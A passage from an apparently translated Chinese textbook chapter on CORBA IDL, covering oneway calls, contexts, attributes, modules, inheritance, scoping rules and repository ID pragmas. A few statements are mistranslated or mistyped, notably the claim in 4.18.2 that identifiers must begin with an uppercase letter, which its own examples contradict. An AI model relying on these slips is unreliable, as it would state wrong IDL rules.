单向操作具有“最省事”的语义。就是说,oneway 调用可以不被发送,但是保证它们最多被发送一次。此外,CORBA 规范也没有对 oneway 语义作出更多的解释。例如,只是将每个 oneway 调用发完了事的 ORB 是一种做法,而将 ORB 考虑为忽略 oneway 这个关键字,并且按其他任何调用相同的方式来调度 oneway 调用又是另一种做法。前一种做法是比较糟糕的,后一种做法比较好,因为 oneway 调用像普通调用一样可靠。

CORBA 规范没有作出其他的保证。尤其是,规范并不保证非阻塞行为,也不保证异步调用调度,甚至不保证接收 oneway 调用与发送它们是否具有相同的顺序。在设计时,也不

要假定是非阻塞的或是异步的行为,因为操作被说明为 oneway。这类调用在运行时的实际行为取决于 ORB,尤其是取决于客户程序和服务器程序是否连接上了,它们是否被配置了。

IDL 定义接口,但是 oneway 与操作接口没什么关系。而它却影响了这个操作调用调度的实现。在 7.13.1 中你将会看到,oneway 操作的 C++ 接口与一般操作的接口是完全一致的,并且如果使用动态调用接口(DII)将它声明一个 oneway 操作,那么它调用一个正常的操作。这表明 oneway 实际上与实现有关,它不应当作为 IDL 的一部分,因为它是在不同的抽象层次上操作的。

oneway 建立的语义太脆弱,以至于没有实际的用处,我们建议你最好不要使用这个特征。如果你需要保证非阻塞行为或想建立某种信号传输机理,CORBA 的事件服务(Event Services,参阅第 20 章)可能是一种比较好的选择。它已经定义这类语义,并避免了与 oneway 有关的不确定性。(在 1998 公布的 CORBA 的 Messaging 规范[20]中已经添加了允许你控制 oneway 调用的语义。但是,在 1999 年中之前,ORB 供应商不可能提供实现)。

4.13 上下文(Contexts)

操作定义可以使用上下文子句。例如:

```
ValType read_value() context("USER","GROUP","X *");
```

上下文子句必须包含一个或一个以上字符串字面值,以字母字符开头,由字母,数字,句点(.) ,下划线(_) 和星号(*) 组成。星号 * 只能出现在最后一个字母。

上下文子句允许有一个和多个值,以使得服务器在调用时可能使用。这个想法与 UNIX 的环境变量相似,在 UNIX 中子进程自动继承父代的环境。上面的说明表明,当一个客户程序调用 read_value 操作时,客户程序的上下文变量 USER, GROUP 和所有的 X 开头的上下文变量值都可被服务器程序使用。CORBA 定义一个 Context 接口,它允许你将上下文对象连接到缺省的层次结构中,也可以用于某些比只使用单个变量向量更有效的机理上。

上下文会产生一系列与类型安全有关的问题:

- 如果某个具体的上下文变量不是由客户程序设定的,那么它的值就不能被传输到服务器上。

这意味着,服务器不能依赖于某一具体的上下文变量的值,即使它出现在 Context 子句中,并且是有效的。

- 上下文变量是隐式类型的(untyped)

对于上面这个例子,服务器可以在 USER 变量中找到一个数字用户 ID。但是,客户程序可能仍然将用户名列入在这个变量中。

这表明,上下文子句不能对服务器实现提供保证。一个上下文变量可能根本就没有设定,即使它已经被设定了,但它包含了一个没有能正确地译码成所要求的类型的字符串。这是一个很大隐患,因为它造成了整个 IDL 类型系统一个很大的漏洞。CORBA 实现对操作实行了严格的类型检验,并且这使得客户程序不可能忘记提供一个参数或提供错误类型的参数。相比之下,上下文变量却不能保证这一点。

因为 IDL 上下文是不安全的,所以建议避免使用上下文。有可能将来将上下文在 COR-

BA 中删除,所以这个特性前途未卜。

4.14 属性(Attributes)

属性定义可以用来产生与 C++ 公有成员变量相类似的东西:

```
interface Thermostat {
    readonly attribute short      temperature;      // Probably bad
    attribute short               nominal_temp;    // Probably bad
};
```

关键字 attribute 只能用于接口定义内。属性可以是任意类型,包括用户定义的复杂类型。一个属性定义一对操作,客户程序能够调用这对操作来发送和接收一个数值。readonly 属性定义一个单个操作,客户只能接收数值。

属性看起来就像 C++ 的公有成员变量,但事实上它们并没有定义存储或状态。例如,下面这个接口从语义上讲是与上面的例子是等价的:

```
interface Thermostat {
    short   get_temperature();
    short   get_nominal_temp();
    void    set_nominal_temp(in short t);
};
```

虽然,属性定义看上去像变量,但实际上它们只是一个用来定义一对操作(或作为 readonly 属性)的单个操作的简写。上面两个接口没有语义上的差别。在这两个例子中,属性访问都是由远程过程调用来实现的。

有一个问题与属性有关,即:属性的定义不能包含一个 raises 表达式,所以下面语句是无法的:

```
interface Thermostat {
    exception TooHot {};
    exception TooCold {};

    readonly attribute short      temperature;
    attribute short               nominal_temp
        raises( // Illegal
            TooHot, TooCold
        );
};
```

属性不能引发用户异常(但系统异常是允许的)。这使得属性成为二等公民,因为出错报告受到很大的限制。例如,如果企图将名义温度设的太高或太低时,设置恒温器的温度会出现超出范围的异常。^③但是,属性限定你通过系统异常来报告出错。这就是说,当提出非法的温度要求时,你必须将它归类到系统异常(例如,CORBA::BAD_PARAM)。这种异常要比

^③ 使用 C++ 强制类型转换可能违反类型系统的规定。但如果坚持要使用强制类型转换,则后果自负。间接使用 DII 也可能违反类型系统的规定,但这种代价可换得灵活性。

使用 TooHot 和 TooCold 用户异常丢失了更多的信息。

你不能在一个系统异常上安全地使用次要成员来编码“too hot”和“too cold”状况。这是因为这个规范中没有给出保证，使得ORB将保留一个系统异常的次要值。多数ORB都保留这一点，但是，如果你依赖这种行为，严格地说，你没有遵循CORBA规范（另外，正如在4.11章节中所指出的那样，无论如何都不应当对于应用程序级的出错状况使用系统异常）。

在ORB运行时，属性的实现与使用操作是一样的（属性是按成对的操作来实现的）。就是说，属性的访问和操作调用在性能上没有区别。因为属性除了限定出错报告之外，在性能上没有提供任何好处，所以某些组织已经禁止使用属性。你也可以考虑这样做。

如果你选择了使用属性，应当限于 `readonly` 属性。典型地，不是所有可修改属性的取值范围都是合法的，所以可修改属性可以导致引发系统异常的含糊不清的信息，就像在上面例子中的 `nominal_temp` 属性。

4.15 模块(Modules)

IDL 使用 `module` 结构来创建名字空间。模块将相关的定义组合成一个逻辑组，防止与全局名字空间混淆。

```
module CCS{
    typedef string LocType;
    typedef short TempType;

    interface Thermostat {
        LocType      get_location();
        TempType     get_temperature();
        TempType     get_nominal_temp();
        void         set_nominal_temp(in TempType t);
    };
}
```

在一个模块中的标识符必须在这个模块中是唯一的。IDL的模块作用域的解析规则是与C++一样的，IDL编译器从最内层的作用域向外一直到最外层的作用域，搜索标识符的定义。就是说，在CCS模块内，温度的类型可以被认为是TempType, CCS::TempType 和 ::CCS::TempType。

模块并不隐藏它们的内容，所以你可以在一个模块中使用在另一个模块内所定义的类型：

```
module Weather {
    enum WType { sunny,cloudy,rainy,foggy };

    interface Forecast {
        CCS::TempType   tomorrows_minimum();           // From module CCS
        CCS::TempType   tomorrows_maximum();           // From module CCS
        WType          outlook();
    };
}
```

模块可以包含对全局作用域都有效的任何定义(类型、常量、异常和接口定义)。另外,模块还可以包含其他模块,所以你可以创建嵌套的层次结构。

模块的主要目的是为了避免与全局名字空间混淆。如果你将所有应用程序的定义放在一个表现该应用程序的模块中,这样你不会与其他开发者所创建的定义撞车。

模块与 C++名字空间相类似,它们可以重新被打开:

```
module A {
    // Some definitions here
};

module B {
    // Some other definitions here
};

module A {
    // Reopen module A and add to it
};
```

递增的模块定义是非常有用的,如果程序是由若干个开发者所编写的话。不要在单个模块中创建一个很大的定义,应该将模块分割成若干个独立的源代码。例如:

```
//  
// File: part1.idl  
//  
module A {           // First half of module A  
    // ...  
};  
  
//  
// File: part2.idl  
//  
module A {           // Second half of module A  
    // ...  
};  
  
//  
// File: myspec.idl      // Full definition of module A  
//  
#include "part1.idl"  
#include "part2.idl"
```

使用这种技术,开发者可以免于修改程序。例如,对 part1.idl 作了修改,就不会影响到 part2.idl 那部分,因此就避免了重新编译这部分源代码。

目前,很多 ORB 并不允许重新打开模块,因为模块的重新打开要求标准的 C++名字空间(可重新打开的模块不能被映射为 C++ 嵌套类)。一旦标准的 C++ 编译器占了统治地位时,模块的重新打开将被广泛的支持。

4.16 前向声明(Forward Declarations)

正像你前面所看到的那样,接口定义了类型,并可以作为参数传递给操作。有时候,接口

相互之间还有关联，一个接口还需要另一个接口类型的参数。这类定义需要前向声明：

```
interface Husband; // Forward declaration

interface Wife {
    Husband get_spouse();
};

interface Husband {
    Wife get_spouse();
};
```

前向声明使得在 `wife::get_spouse` 定义中使用 `Husband`，这样就不会再出现接口类型的出错信息。同一接口的多个前向声明也是允许的，前向声明使得你最终必须提供前向声明的接口定义。只有当它的定义给出后，才能合法地继承前向声明的接口。

在前向声明中所使用的标识符必须是一个简单(非限定)标识符。下面的例子企图在不同的模块中前向声明一个接口，所以是非法的：

```
module Females {
    interface Males::Husband; // Error, simple identifier required
    // ...
};
```

如果你需要跨模块的相互依赖接口，你可以使用下列技术：

```
module Females {
    interface Wife; // Forward declaration
};

module Males {
    interface Husband {
        Females::Wife get_spouse(); // OK, Wife has been declared
    };
};

module Females { // Reopen Females
    interface Wife { // Finish off defining Wife
        Males::Husband get_spouse(); // OK, Husband is defined
    };
};
```

请注意，这种方法需要重新打开模块。但是，你很少遇到需要编写上例的情况。模块是一种将相关定义组合成的结构。就是说，在不同模块的东西要比在同一模块的东西从关系上更疏远一些。因此在不同的模块中的互相依赖的接口几乎是不可取的。在不同模块中的两个接口通过这种方式接起来是不值得提倡的，同时应当坚持它们属于两个不同的模块。

一般并不是人为地创建了这种定义，而是由于自动化工具将其他类型系统翻译成 IDL 所造成的。如果你发现自己编写了像上例所示的 IDL 定义，最好的方法是推倒重来，重新考虑你的方法。

4.17 继承(Inheritance)

IDL 接口可以互相继承：

```
interface Thermometer {
    typedef short TempType;
    readonly attribute TempType temperature;
};

interface Thermostat : Thermometer {
    void set_nominal_temp(in TempType t);
};
```

这个定义使得 Thermometer 成为 Thermostat 的一个基接口。Thermostat 自动地拥有了继承来的 temperature 属性以及 set_nominal_temp 操作。

继承的作用域分解规则与 C++一样，标识符通过基接口不断地向根接口逐步搜索。这条规则允许在接口 Thermostat 内可以不受限制使用 TempType，虽然还可以使用 Thermometer::TempType 和 ::Thermometer::TempType。

继承增强了多态性，并且它与 C++ 具有同样的语义。一个派生接口可以视为一个基接口，所以在所有需要基接口的上下文中，一个派生接口实际上可以在运行时传递给基接口：

```
interface Logger {
    long add(in Thermometer t ,in unsigned short poll_interval);
    void remove(in long id);
};
```

Logger 接口维持温度计的采集，而温度值按给定的时间间隔采样。温度计可以通过将一个对象引用传递给 add 操作来设定是被增添还是删除。add 操作返回一个引用的标识符，用来在以后通过调用 remove 操作来删除这个引用。Logger 通过读取给定间隔的 Temperature 属性来记录每个被监测的温度计的温度。

因为 Thermostat 继承了 Thermometer，所以 Thermostat 接口是与 Thermometer 接口兼容的。就是说，在运行时，客户程序可以将一个 Thermostat 引用传递给 add 操作，而 Logger 的实现不会知道它实际处理的是 Thermostat。

4.17.1 从类型 object 中隐含的继承

所有 IDL 接口都隐含地继承了类型 Object，Object 是 IDL 继承树的根。因此，在上一节中我们看到，IDL 形成了一个如图 4.3 所示的继承图^④。

因为所有 IDL 接口都是直接和间接地继承了 Object，所有接口都是与类型 Object 兼容的。这就允许你编写一般的 IDL 操作，它们可以访问和返回任意接口类型的对象引用：

```
interface Generic {
    void accept(in Object o);
```

^④ 本书中采用 UML 来表示对象模型图，详细介绍请参阅文献[1]和[32]。

```
Object    lookup(in KeyType key);
};
```




图 4.3 从 Object 中隐含的继承

因为参数和返回值都是 Object 类型, 所以你可以将一个对象引用传递给任何一个 accept 接口类型, 并且可以返回一个引用给任何 lookup 接口类型。当确切的接口类型在编译时并不知道时, 将对象引用变换成 Object 类型对于创建一般的服务程序是非常有益的。例如, CORBA 的命名服务(参阅第 18 章)使用这种方法来实现已命名对象引用的层次结构。

IDL 不允许你显式地继承 Object 类型(这可以理解为所有接口都继承了 Object, 因此不允许你重复说明), 所以下面例子是非法的。

```
interface Thermometer : Object { // Error
    ...
};
```

4.17.2 空接口(Empty Interface)

定义一个空接口是合法的:

```
interface Empty {};
```

空接口的一个用处是为若干个其他接口创建一个公共的抽象基接口。例如:

```
interface Vehicle {};           // Abstract base interface

interface Car : Vehicle {
    void start();
    void stop();
};

interface Airplane : Vehicle {
    void take-off();
    void land();
};
```

在这个定义中, Vehicle 起着一个抽象基接口的作用, 它没有操作或属性, 因此它没有任何行为。请注意: IDL 没有直接提供一个机理, 使得一个接口作为抽象基接口, 所以最好在定义中插入一些注释。接口 Car 和 Airplane 继承了 Vehicle 并添加一个有关汽车和飞机的特殊行为。Vehicle 接口允许我们传递 Car 和 Airplane 接口。例如:

```
interface Garage {
    void park(in Vehicle v);
    void make_ready(in Vehicle v);
};
```

接口 Garage 允许 Vehicle 调用 park 和 make_ready,因此它可以处理 Car 和 Airplane。但是,不是从 Vehicle 派生出来的接口就不能被传递给 park 或 make_ready。空接口 Vehicle 因此改善了类型的安全性(我们还可以使用 Object 而不是 Vehicle,但是这样就不能在 Garage 中使用 Car 和 Airplane)。

这是有一件事需要提醒:如果你决定使用空接口,比如 Vehicle 这就表明你在建模上存在某些不合理的地方。毕竟,从定义上讲,一个空接口不能有任何行为(因为你不能发送一个消息给一个空接口)。同样,也表明了你正在人为地创建一个并不需要的基接口。例如,在上面例子中不应当将 Car 和 Airplane 视为 Vehicle 可能更合适。尤其是,经过考虑后,也许将飞机停放在飞机库中,而不是在车库中更好一些。如果这样,就不需要一个空的基接口,比如 Vehicle。

请注意:你不应该使用空接口来表示一个对象行为的状态。例如,OMG Object Transaction Service [21]的早期版本使用一个空接口来表示一个对象参与 2 阶段提交协议:

```
module CosTransactions {
    interface TransactionalObject {};
    // ...
};
```

这个 IDL 的目的是接收一个事务的上下文,并且为了表示事项的行为,还必须从 TransactionalObject 继承一个接口。这个方法的问题是,这个空接口被用来表示行为而不是接口。因此,如果对它的 IDL 定义不作修改的话,它不可能将事务的行为添加到一个现有的非事务的对象上。换句话说,采用从空接口上继承来表示行为破坏了接口和实现的独立性,因此应尽量避免^⑤。

4.17.3 接口与实现的继承

重要的是记住,IDL 继承只能应用于接口。C++程序员常常会对此感到困难,因为从缺省的角度讲,C++ 使用实现的继承。相比之下,IDL 继承没有提到相关接口的实现。虽然 Thermometer 和 Thermostat 具有继承关系,但是这两个接口的实现却完全是不受约束的。就是说,后续的实现程序可选项对于实现来说都是开放的(我们将在第 11 章详细讨论这些技术)。

- 两个接口通过 C++ 实现继承,在同一地址空间中被实现。
- 两个接口在同一地址空间被实现,但不是通过继承,而是通过重用这个基类的实现的代理服务。
- 两个接口在同一地址空间被实现,但是每个接口都有各自独立的实现,所以派生类不需要重用任何基类实现。

^⑤ 对象事务服务已作过修改,因此对象可用于事务处理而不必从 Transaction/Object 继承。

- 每个接口在不同地址空间被实现,但是跨地址空间的代理模拟了实现的继承。
- 每个接口在不同地址空间用完全独立的实现被实现。

IDL 的继承并不包含任何有关实现的东西,它只是简单地建立类型层的接口间的兼容性。你特别要注意,在 IDL 和 C++ 之间在继承的语义上的差别。IDL 的继承结构不会影响到实现。在第 11 章中你会看到,IDL 接口甚至不需要像 C++ 类一样被实现,CORBA 对象实际上可以作为数据块被实现。

4.17.4 继承的重定义规则

派生接口可以重新定义在基接口上所定义的类型、常量和异常。例如,下面这个例子是合法的:

```
interface Thermometer {
    typedef long      IDType;
    const IDType     TID = 5;
    exception        TempOutOfRange {};
};

interface Thermostat : Thermometer {
    typedef string    IDType;
    const IDType     TID = "Thermostat";
    exception        TempOutOfRange { long temp; };
};
```

这个例子表示一个派生接口的合法的重定义。然而,尽管是合法的,采用这种方法的重定义标识符特别容易混淆,你应当尽量避免使用。

4.17.5 继承的限定

IDL 不允许属性和操作的重定义:

```
interface Thermometer {
    attribute long   temperature;
    void           initialize();
};

interface Thermostat : Thermometer {
    attribute long   temperature; // Error, redefinition
    void           initialize(); // Error, redefinition
};
```

虽然接口 Thermostat 中的定义与接口 Thermometer 中的定义并不冲突,但它们是非法的。这可以理解为,通过继承,接口 Thermostat 已经有属性 temperature 和操作 initialize,所以不允许再次重复说明。

对于操作或属性的任何形式的重载都是非法的:

```
interface Thermometer {
    attribute string  my_id;
    string          get_id();
```

```

    void           set_id(in string s);
};

interface Thermostat : Thermometer {
    attribute double   my_id;           // Redefinition!
    double           get_id();          // Redefinition!
    void             set_id(in double d); // Redefinition!
};

```

不允许重载是因为它使用不支持这个特性的语言映射变得十分困难。例如,将重载的操作映射成 C,IDL 编译器不得不产生分解的函数名,虽然从技术上讲这是可能的,但它使得所产生的接口的使用变得太复杂,以至于不实际。

4.17.6 多重继承

IDL 支持多重继承。例如:

```

interface Thermometer { /* ... */ };
interface Hygrometer { /* ... */ };
interface HygroTherm : Thermometer, Hygrometer { /* ... */ };

```

一个基接口可以被多个接口所继承:

```

interface Sensor { /* ... */ };
interface Thermometer : Sensor { /* ... */ };
interface Hygrometer : Sensor { /* ... */ };
interface HygroTherm : Thermometer, Hygrometer { /* ... */ };

```

这个定义就会形成如图 4.4 所示的钻石型结构。与 C++一样,多重继承对于接口的集成非常有用。一般的类型兼容性规则也适用于多重继承。(类型 HygroTherm 的接口可以传递给需要 Thermometer,Hygrometer 或 Sensor 类型的接口。)因为 IDL 只涉及接口的继承,基接口的说明顺序是无关紧要的。




图 4.4 同一基接口的多重继承

IDL 并没有 C++ 中虚拟或非虚拟继承的概念。在 C++ 中, 差别在于有多少基类实例真正地在派生实例中实现的, 因此不论是否修正基类, 基类实例都可由中间类所共享。无论是虚拟还是非虚拟的继承都不会影响一个类的接口, 所影响的只是它的实现。有一点要明确, 虚拟或非虚拟继承的概念对于 IDL 是不适用的, IDL 只有接口的继承。

4.17.7 多重继承的限定

IDL 要求操作和属性只能从独立的基接口中继承一次。

```
interface Thermometer {
    attribute string model;
    void initialize();
};

interface Hygrometer {
    attribute string model;
    string initialize();
};

interface HygroTherm : Thermometer, Hygrometer { // Ambiguous
    // ...
};
```

HygroTherm 的定义是非法的, 因为它从 Thermometer 和 Hygrometer 中继承了相同的标识符 model 和 initialize。因此, 它是多义性的, 当调用者调用 HygroTherm::initialize 时, 就不知道调用哪个操作。多义继承是被禁止的, 因为将它映射成非面向对象语言有很大的困难 (在 CORBA 新版本中可能会删除这个限定)。

在有冲突的类型定义继承中, 相似的问题也会出现:

```
interface Thermometer {
    typedef string <16> ModelType;
};

interface Hygrometer {
    typedef string <32> ModelType;
};

interface HygroTherm : Thermometer, Hygrometer {
    attribute ModelType model; // Error, 16 or 32 chars?
};
```

这是非法的, 因为不知道 HygroTherm::ModelType 究竟是 16 还是 32 个字符。你可以通过限定名称来解决这个问题:

```
interface Thermometer {
    typedef string <16> ModelType;
};

interface Hygrometer {
    typedef string <32> ModelType;
};
```

```
interface HygroTherm : Thermometer, Hygrometer {
    attribute Thermometer::modelType Model; // Fine, 16 chars
};
```

4.18 名称和作用域

IDL 对于名称和名称作用域分解规则是与 C++ 相类似,但增加了一些新的约束,来避免若干语言映射中的含糊不清的结构。在这里所提到的规则主要是为了完备性。如果你在编写清晰的 IDL 时,针对不同的事情采用不同的标识符,你就不必考虑一个具体的标识符定义的作用域。

4.18.1 命名作用域

下面的每个 IDL 结构都建立它们自己的命名作用域:

- 模块
- 接口
- 结构
- 联合
- 异常
- 操作定义

标识符在它们自己的作用域内是唯一的,所以下列 IDL 是合法的:

```
module CCS {
    typedef short TempType;
    const TempType MAX_TEMP = 99;           // MAX_TEMP is a short

    interface Thermostat {
        typedef long TempType;             // OK
        TempType temperature();          // Returns long
        CCS::TempType nominal_temp();    // Returns short
    };
};
```

虽然是合法的,但你最好避免这种标识符的重用,因为它容易混淆。

4.18.2 区分大小写

在命名作用域内,标识符必须始终是以大写字母开头的:

```
module CCS {
    typedef short TempType;
    const tempType MAX_TEMP = 99;           // Error
};
```

上面这个例子不能被编译,因为在一个标识符被引入一个作用域时,这个标识符必须是以大写字母开头的,在同一作用域内,使用大小写不同的标识符是非法的:

```
module CCS {
    typedef short TempType;
    typedef double temptype;           // Error
};
```

在 TempType 被引入作用域后,所有其他按不同大小写的字母都被占用。在不同的命名作用域内,不同的大写字母是合法的(但容易混淆):

```
module CCS {
    typedef short TempType;

    interface Thermometer {
        typedef long temptype;           // OK
        temptype temperature();         // Returns long
        CCS::TempType nominal_temp();   // Returns short
        TempType max_temp();            // Error
    };
};
```

max_temp 定义不能被编译,因为名称分解规则在查找名称时,忽略了标识符的大小写。max_temp 的 TempType 返回类型先被分解成 Thermometer::temptype,然后产生了一个错误,因为编译器发觉 TempType 和 temptype 是在同一作用域中使用的。

另外,nominal_temp 的定义在编译时不成问题,因为返回类型 CCS::TempType 使用一个限定的名称,这个限定名称的大写字母是与定义中的大写字母是一致的。

4.18.3 在嵌套作用域中的名称

在嵌套作用域内的名称不能与它直接封闭的作用域内的名称重名。例如:

```
module CCS {
    // ...
    module CCS { // Error
        // ...
    };
};
```

类似地,接口不能定义与接口名同名的名称。

```
interface SomeName {
    typedef long SomeName;      Error
};
```

4.18.4 名称查找规则

IDL 编译器逐个地搜索封闭的作用域来分解名称。例如:

```
module CCS{
    typedef short TempType;
    //...
    module Sensors {
```

```

typedef long TempType;           // Ugly, but legal

interface Thermometer {
    TempType temperature();      // Returns a long
};

module Controllers {
    // ...

    module Temperature Controllers {
        interface Thermostat {
            TempType get_nominal_temp(); // Returns a short
        };
    };
};

};

};


```

在这个例子中,temperature 操作返回一个 long 值,因为当编译器搜索这个封闭的作用域时,离名称 TempType 最近的定义是在模块 Sensors 内出现的。定义 CCS::TempType 是被 Sensors::TempType 隐藏在接口 Thermometer 内。

另一方面,get_nominal_temp 操作返回一个 short 值,因为搜索是从它的封闭的作用域向外进行的,所以编译器找到 CCS::TempType 定义。

当存在继承时,编译器先搜索基接口,然后从这个查找点开始搜索这个封闭的作用域。基接口的这个封闭作用域在名称查找时始终不会被搜索:

```

module Sensors {
    typedef short TempType;
    typedef string AssetType;

    interface Thermometer {
        typedef long TempType;

        TempType   temperature();      // Returns a long
        AssetType  asset_num();       // Returns a string
    };
};

module Controllers {
    typedef double TempType;

    interface Thermostat : Sensors::Thermometer {
        TempType   nominal_temp();    // Returns a long
        AssetType  my_asset_num();   Error
    };
};


```

在这个例子中,nominal_temp 返回一个 long 值,而不是 double 值,因为基接口在这个封闭的作用域之前已经被搜索过。换句话说,在接口 Thermostat 内,sensors::Thermometer::TempType 隐藏了 Controllers::TempType。

my_asset_num 的定义是错误的,因为 AssetType 在这个点上没有被定义。即使接口

Thermometer 是一个基接口并使用了 AssetType, 但接口 Thermometer 却没有定义 AssetType。当编译器看到 my_asset_num 定义时, 它不会认为是 sensors::AssetType, 因为基接口的这个封闭作用域始终没有被搜索。

4.19 仓库标识符和 pragma 指令

CORBA 提供了接口仓库(Interface Repository), 它允许在运行时访问 IDL 定义, IDL 编译器将一个仓库 ID 赋给程序中的每个类型。这个仓库 ID 提供每个 IDL 类型的唯一标识符, 并用它作为密钥进入接口仓库, 仓库中存储着相应的类型定义。

仓库标识符可以有三种由它们的 ID 字段来表示的格式:

- IDL 格式(缺省情况)

IDL:acme.com/CCS/TempType:1.0

- DCE UUID 格式

DCE:700dc518-0110-11ce-ac8f-0800090b5d3e:1

- LOCAL 格式

LOCAL:my personal favorite type name identifier

在缺省情况下, IDL 编译器产生 IDL 格式的仓库 ID。

DCE 格式允许 DCE UUID(universally unique identifiers [29])作为仓库标识符来使用。例如, 当 CORBA 转换成 DCE 时, 这就很有用。冒号后的最后一个数字表示附加的版本号。

LOCAL 格式是完全不受约束的, 它允许在 LOCAL: 后添加任何字符。这种格式对于那些不需遵循任何约定的本地接口仓库来说是非常有用的。例如, 你可以使用 LOCAL 格式来添加库的标识符, 并链接到你的修订版控制系统。

4.19.1 IDL 的仓库 ID 格式

下面这个说明表示缺省的仓库标识符(IDL 格式)是如何产生的:

```
module CCS {
    typedef short TempType;

    interface Thermometer {
        readonly attribute TempType temperature;
    };

    interface Thermostat : Thermometer {
        void set_nominal_temp(in TempType t);
    };
};
```

这个说明所产生的仓库标识符如下所示:

```
IDL:CCS:1.0
IDL:CCS/TempType:1.0
IDL:CCS/Thermometer:1.0
IDL:CCS/Thermometer/temperature:1.0
```

```
IDL:CCS/Thermostat:1.0
IDL:CCS/Thermostat/set_nominal_temp:1.0
```

正如你所看到的那样,一个 IDL 格式的仓库 ID 是由三个部分组成的,它们是 IDL 前缀,作用域类型名和版本号。作用域类型名是从最外层的作用域到最里层的作用域遍历 IDL 定义的顺序来格式化的,每个作用域之间用斜杠分开。

4.19.2 prefix 的附注

IDL 仓库标识符为每个 IDL 类型提供唯一的名称。但是,这个机理并不是很完善,总是存在着一个过于琐碎的问题:“如果有人也创建了一个称为 CCS 模块,那该怎么样?”当然,你可以选择一个长一些的名字,以避免名称上的冲突。例如,如果你在著名的 Acme 公司工作,你可以将这个模块称为 Acme_Corporation_CSS。但是,这并不是最合适的选择,它为某些语言映射生成很长的标识符名。再一种选择是,你可以在称为 Acme_Corporation 模块内嵌套这个 CCS 模块。但是采用这种方法,就意味着所有这个公司的 IDL 定义都保留在一个单独的模块中,这可能产生管理上的问题。

IDL 的 Prefix 附注减轻了这个问题,它是通过允许你添加一个唯一的前缀给一个库的 ID 来解决的:

```
# pragma prefix "acme.com"
module CCS {
    // ...
};
```

这个定义预先将前缀 acme.com 给每个库的 ID:

```
IDL:acme.com/CCS:1.0
IDL:acme.com/CCS/Temptype:1.0
IDL:acme.com/CCS/Thermometer:1.0
IDL:acme.com/CCS/Thermometer/temperature:1.0
IDL:acme.com/CCS/Thermostat:1.0
IDL:acme.com/CCS/Thermostat/set_nominal_temp:1.0
```

这样做是否有帮助呢?毕竟,通过在前面添加了另一个前缀,只是简单将问题推到后面,但它并没有解决。为了解决这个问题有两个途径:

- 通过使用不同的前缀,比如商标或注册因特网的域名,可以避免名称的冲突。
- 仓库标识符的前缀并不影响所生成的代码。虽然每个库的 ID 都有 Acme.com 前缀,由 IDL 所生成的 API 仍然与没有指定前缀是一样的。这样,你避免局限于令人讨厌的标识符,比如,生成代码中的 Acme_Corporation_CSS::Thermometer。

一个前缀附注一直到它被明确地改变或所包含附注的作用域被关闭之前都是有效的(关闭后,它的前一个前缀仍起作用)。请注意:IDL 源代码是在 #pragma prefix 定义的作用域内有效。这意味着,如果你在一个 IDL 定义中插入了一个文件,在插入文件中的任何前缀对于在 #include 指令后的定义都不起作用。

建议你最好将你的项目建立一个唯一的前缀并一直使用这个前缀。这样实际上保证了

其他的开发者不会与你的 IDL 冲突。

所有由 OMG 所建立的规范都带有前缀 omg.org。

4.19.3 版本(version)附注

IDL 也支持版本附注。它只能用于 IDL 格式的仓库 ID。例如：

```
# pragma prefix "acme.com"
module CCS{
    typedef short TempType;
# pragma version TempType 1.8
    // ...
};
```

这个定义将 TempType 的仓库 ID 赋为 1.8 版,所以库的 ID 变成 IDL:acme.com/ccb/TempType:1.8。

版本标识符是一个历史的遗留物,并且被 ORB 所忽略。你没有任何理由将它从缺省的 1.0 改为其他值。版本 ID 被加到库的 ID 是为了允许一个接口的确定版本的机理将来被添加到 CORBA 上。正像前面所提到的那样,不存在确定版本的机理。在 OMG 中也没有一个提议要求添加版本信息。就是说,在 CORBA 中版本只是被限定在规范中——你可以将派生接口视为一个基接口的后来版本。

如果你不去改变任何基接口类的定义,按照规范来确定版本就不会有问题。另外,按照规范来确定版本要求,如果它们是在派生接口中被实现的话,在这个基接口的操作语义就不能作修改。实际上,确定版本常常用于指出基接口的缺陷,而不是来扩展基接口的功能。不幸的是,按照规范来确定版本,在这种情况下并不合适。如果在基接口中的类型必须被修改或者如果一个基接口操作的语义必须被修改时,除了定义一个新的,不相关的接口外,你别无选择。

4.19.4 使用 ID 附注来控制仓库的 ID 格式

ID 附注允许你显式地指定一个类型的仓库标识符的格式。附注可用于所有三种格式。它的用法如下所示：

```
# pragma prefix "acme.com"
module CCS {
    typedef short TempType;
# pragma ID TempType "DCE:700dc518-0110-11ce-ac8f-0800090b5d3e;1"

    interface Thermometer {
# pragma prefix "climate.acme.com"
        readonly attribute TempType temperature;
    };

    interface Thermostat : Thermometer {
        void set_nominal_temp(in TempType t);
    };
};

# pragma ID Thermostat "LOCAL:tmstat_rev_1.19b_checked"
```

```

};

#pragma ID CCS:Thermometer "IDL:comp.com/CCS/Thermometer;1.0"

```

对于这个规范的仓库标识符如下：

```

IDL:acme.com/CCS;1.0
DCE:700dc518-0110-11ce-ac8f-0800090b5d3e;1
IDL:comp.com/CCS/Thermometer;1.0
IDL:climate.acme.com/temperature;1.0
LOCAL:tmstat_rev_1.19b_checked
IDL:acme.com/CCS/Thermostat/set_nominal_temp;1.0

```

ID 附注必须加在所赋给的仓库标识符的类型的后面，不能超越它，因为在附注中的类型名是根据常用的作用域分解规则来分解的（允许指定类型名）。

这个例子也说明，一个 prefix 附注只是扩展到它的封闭作用域（set_nominal_temp 的前缀是 acme.com，不是 climate.acme.com）。

4.20 标准的 include 文件

